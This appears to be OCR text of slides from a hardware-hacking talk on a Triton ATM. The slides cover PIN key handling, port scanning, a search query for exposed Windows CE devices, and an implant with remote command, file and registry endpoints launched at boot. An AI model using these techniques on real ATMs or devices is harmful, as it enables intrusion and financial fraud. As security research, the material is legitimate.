
ATM Terminal ID
Transaction Code: Balance Inquiry/Withdrawal
Card Number, Encrypted PIN key, withdraw balance,





Subsequent responses: Transaction

ATM Terminal ID
Transaction Code: Balance Inquiry/Withdrawal
Card Number, Encrypted PIN key, withdraw balance,



ATM Terminal ID
Transaction Code: Balance Inquiry/Withdrawal
Response Code: Success/Error Code


Is our information encrypted?

- Yes!
- TLS/SSL
  - Operators can opt to use SSL or TLS to encrypt the Triton traffic
- PIN numbers have an extra layer of protection
  - Most uses Triple DES encryption

Step 1: PIN Block Construction


Step 2: PIN Encryption on ATM

Step 3: PIN Decryption on Server



Shared key between ATM and Server

- When the ATM is setup, the technician would punch in a two 64-bit key
- These two keys are XOR-ed together to form a MASTER key
- The Server also has knowledge of the key, but this is *NOT* the key used to encrypt the PIN



MASTER KEY

Payment Processor

MASTER KEY

MASTER KEY

Payment Processor

MASTER KEY

I'm using TDES !

MASTER KEY

Payment Processor

MASTER KEY

I'm using TDES !

TDES Encrypts two other keys: K1 and K2, with the MASTER KEY

MASTER KEY

Payment Processor

MASTER KEY

I'm using TDES !

TDES Encrypts two other keys: K1 and K2, with the MASTER KEY

Sends encrypted K1 and K2 over

MASTER KEY

Payment Processor

MASTER KEY

I'm using TDES !

TDES Encrypts two other keys: K1 and K2, with the MASTER KEY

Sends encrypted K1 and K2 over

Decrypts K1 and K2 with MASTER KEY

MASTER KEY

Payment Processor

MASTER KEY

I'm using TDES !

TDES Encrypts two other keys: K1 and K2, with the MASTER KEY

Sends encrypted K1 and K2 over

Decrypts K1 and K2 with MASTER KEY

Someone enters their PIN

MASTER KEY

Payment Processor

MASTER KEY

I'm using TDES !

TDES Encrypts two other keys: K1 and K2, with the MASTER KEY

Sends encrypted K1 and K2 over

Decrypts K1 and K2 with MASTER KEY

Someone enters their PIN

PIN is encrypted with K1 and K2

MASTER KEY

Payment Processor

MASTER KEY

I'm using TDES !

TDES Encrypts two other keys: K1 and K2, with the MASTER KEY

Sends encrypted K1 and K2 over

Decrypts K1 and K2 with MASTER KEY

Someone enters their PIN

PIN is encrypted with K1 and K2

Sends encrypted PIN

MASTER KEY

Payment Processor

MASTER KEY

I'm using TDES !

TDES Encrypts two other keys: K1 and K2, with the MASTER KEY

Sends encrypted K1 and K2 over

Decrypts K1 and K2 with MASTER KEY


Someone enters their PIN

PIN is encrypted with K1 and K2

Sends encrypted PIN

Decrypts PIN with K1 and K2

Triton Pi



ATM finally functional!

Triton Protocol running on raspberry PI

Port scan!

What's listening?

Services | Ports

Found 8 open ports
(8083 scanned).


- **80** World Wide Web HTTP
- **443** http protocol over TLS/SSL
- **5555** Personal Agent
- **8001** VCOM Tunnel
- **8003** Mulberry Connect Reporting Service
- **8004**
- **8006** World Programming analytics
- **8010**

Services | Ports

Found 8 open ports
(8083 scanned).

80	World Wide Web HTTP
443	http protocol over TLS/SSL
5555	Personal Agent
8001	VCOM Tunnel
8003	Mulberry Connect Reporting Service
8004	
8006	World Programming analytics
8010	

Windows CE webserver


10.0.0.2
The Windows Embedded CE Web Server is enabled on this device.
This file is a placeholder and should be replaced. Please see your Platform Builder docs or our web site at http://msdn.microsoft.com/embedded.

Windows CE Online

- Many WinCE devices with web servers
  - … on the public internet
- Had good results with this query
  - product:”ChipPC Extreme httpd”


Services | Ports

Found 8 open ports
(8083 scanned).

- **80** World Wide Web HTTP
- **443** http protocol over TLS/SSL
- **5555** Personal Agent ???
- **8001** VCOM Tunnel
- **8003** Mulberry Connect Reporting Service
- **8004**
- **8006** World Programming analytics
- **8010**

ATMHTTP.exe

- There *is* actually a web server built into the ATM
  - httpd.dll
  - … but no DLL for ASP
  - Just serves up httpd_default.html
- Most useful HTTP primitives aren't in the .NET version we're using
  - https://github.com/jeske/SimpleHttpServer
- Fast forward a bit, and now we have a web server


ATMHTTP (Running) - Microsoft Visual Studio
File Edit View Project Build Debug Data Tools Test Window Help
index.html HttpUtil.cs toolhelp.cs HttpServerBase.cs coredll.cs MainForm.cs HttpServerImpl.cs Debug.cs Program.cs
Client Objects & Events
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>HSBC&L</title>
<link rel="stylesheet" type="text/css" href="style.css">
</head>
<body>

<a href="index.html"><img src="logo.gif" height="80px
LOGIN

HOME
ABOUT
NEWS

Welcome to the HSBC&L ATM web portal!

<a href="http://10.0.0.3:5000">View the CTF Leade

<hr>
<a href=mailto:webring@happysavebankingcorporatio

<hr>
EMPLOYEE PORTAL</div
<hr>
©2005 Happy Save Banking Corporation (and Laundry!)

<img src=onlyie4.gif>   <img src=secure.gif height="50

</body>
</html>
Pocket PC - WM 5.0
File Flash Help
Settings 3:12 ok
NE2000 Compatible Ethernet Driver
Use server-assigned IP address
Use specific IP address
IP address: 10.37.129.5
IP Address Name Servers
HSBC&L - Windows Internet Explorer
http://10.37.129.5:8080/
Live Search
File Edit View Favorites Tools Help
Favorites Suggested Sites Web Slice Gallery
HSBC&L
Page Safety Tools
Happy Save
Banking Corporation
and Laundry Service
LOGIN
HOME ABOUT NEWS
Welcome to the HSBC&L ATM web portal!
View the CTF Leaderboard here!
JOIN OUR LAUNDERING WEBRING
BCCI | Wachovia | Nauru
EMPLOYEE PORTAL
©2005 Happy Save Banking Corporation (and Laundry!)
Done
Internet
100%

Launching on startup?

- Hooking into the ATM with a debugger at startup every time
  - Very manual process
  - Write ATMHTTP.exe into flash
  - Then we use the debugger to launch ATMHTTP.exe instead of WinAtm.exe
  - ATMHTTP.exe performs some initialization, then starts WinAtm.exe
- We could reverse this startup procedure
- Or find a way to edit the Windows CE registry and launch another process on startup

START ME UP


WinAtm.exe

WinAtn.exe

Just rename it


Native code?


- We’ve only been building on .NET
- What does it take to run native code?
- Surely not that much more



We need to go deeper

- VS2005
  - And all the trimmings
  - 6 different installers to find
  - Shout out to archive.org
- Really need Board Support Package (BSP)
  - Can use the built-in ones for our needs




New Project
Project types:
Templates:
Visual C++
ATL
CLR
General
MFC
Smart Device
Win32
Other Languages
Other Project Types
Platform Builder for CE 6.0
Visual Studio installed templates
OS Design
My Templates
Search Online Templates...
A project for creating a Windows Embedded CE 6.0 op
Name:
OSDesign5
Location:
C:\WINCE600\OSDesigns
Solution Name:
OSDesign5
Windows Embedded CE 6.0 OS Design Wizard
Welcome to the Windows Embedded CE 6.0 OS Design Wizard
This wizard guides you through the process of creating an OS design for a CE 6.0 b
platform. An OS design defines the characteristics of a CE 6.0 OS.
You can create an OS design by choosing a design template and one or more board
support packages (BSPs). A BSP includes an OEM adaptation layer (OAL) and device
drivers.
This wizard helps you:
Choose a BSP.
Choose a design template.
Add items to your OS design or remove items from it.
To continue, click Next.
< Previous
Next >
Finish
Cancel
Windows Embedded CE 6.0 OS Design Wizard
Design Templates
Available design templates:
Consumer Media Device
Custom Device
Industrial Device
PDA Device
Phone Device
Small Footprint Device
Thin Client
A design template is a set of predefined catalog items.
Choose the design template that is most closely aligned with the purpose of your target device.
Provides the starting point for an industrial automation device such as a human-machine interface (HMI) panel or a programmable logic controller (PLC).
< Previous
Next >
Finish
Cancel

ATMHTTP Debugging Features

- We don’t have a console to interface with
- Also, running a command on Windows CE and reading its stdout is ridiculously complicated
  - You have to set up a device and do some arcane magic
- Just set up endpoints for running useful commands
  - run_command, dir, ps, kill, read_file_base64, write_file_base64, copy_file, reg_subkeys, reg_values, reg_dump, reg_write, activatedeviceex, deactivatedevice, activateservice, send_key, send_keydown, send_keyup, send_click

ATMHTTP Debugging Features

- We don't have a console to interface with
- Also, running a command on Windows CE and reading its stdout is ridiculously complicated
  - You have to set up a device and do some arcane magic
- Just set up endpoints for running useful commands
  - run_command, dir, ps, kill, read_file_base64, write_file_b
    copy_file, reg_subkeys, reg_values, reg_dump, reg_write
    activatedeviceex, deactivatedevice, activateservice, send_
    send_keydown, send_keyup, send_click

Registry Dump

HKEY_LOCAL_MACHINE\Comm\VLM\NoDeviceCreate:1 (DWord)
HKEY_LOCAL_MACHINE\Comm\HTTPD\MaxLogSize:32768 (DWord)
HKEY_LOCAL_MACHINE\Comm\HTTPD\LogFileDirectory:\windows\www (String)
HKEY_LOCAL_MACHINE\Comm\HTTPD\NTLM:1 (DWord)
HKEY_LOCAL_MACHINE\Comm\HTTPD\Basic:0 (DWord)
HKEY_LOCAL_MACHINE\Comm\HTTPD\AdminUsers:ADMIN (String)
HKEY_LOCAL_MACHINE\Comm\HTTPD\VROOTS\/\Default:\windows\www\wwwpub\ (
HKEY_LOCAL_MACHINE\Comm\HTTPD\VROOTS\/\a:0 (DWord)
HKEY_LOCAL_MACHINE\Comm\HTTPD\VROOTS\/MsmqAdmin\Default:\windows\msm
HKEY_LOCAL_MACHINE\Comm\HTTPD\VROOTS\/MsmqAdmin\a:2 (DWord)
HKEY_LOCAL_MACHINE\Comm\HTTPD\VROOTS\/Msmq\Default:\windows\srmpIsapi.d
HKEY_LOCAL_MACHINE\Comm\HTTPD\ScriptMap\.wsdl:soapisap.dll (String)
HKEY_LOCAL_MACHINE\Comm\HTTPD\ScriptMap\.wsml:soapisap.dll (String)
HKEY_LOCAL_MACHINE\Comm\UDP2TCP\Port:7438 (DWord)
HKEY_LOCAL_MACHINE\Comm\UDP2TCP\DNS\Port:53 (DWord)
HKEY_LOCAL_MACHINE\Comm\Redir\RegisterFSRoot:1 (DWord)
HKEY_LOCAL_MACHINE\Comm\IrDA\Linkage\Bind:System.String[] (MultiString)
HKEY_LOCAL_MACHINE\Comm\Irsir\Linkage\Route:System.String[] (MultiString)
HKEY_LOCAL_MACHINE\Comm\Irsir1\Parms\IntIR:1 (DWord)
HKEY_LOCAL_MACHINE\Comm\Irsir1\Parms\TransceiverType:0 (DWord)
HKEY_LOCAL_MACHINE\Comm\Irsir2\Parms\BusNumber:0 (DWord)
HKEY_LOCAL_MACHINE\Comm\Irsir2\Parms\BusType:0 (DWord)
HKEY_LOCAL_MACHINE\Comm\Irsir2\Parms\IntIR:1 (DWord)
HKEY_LOCAL_MACHINE\Comm\Irsir2\Parms\TransceiverType:0 (DWord)
HKEY_LOCAL_MACHINE\Comm\Irsir2\Parms\DisablePowerManagement:1 (DWord)
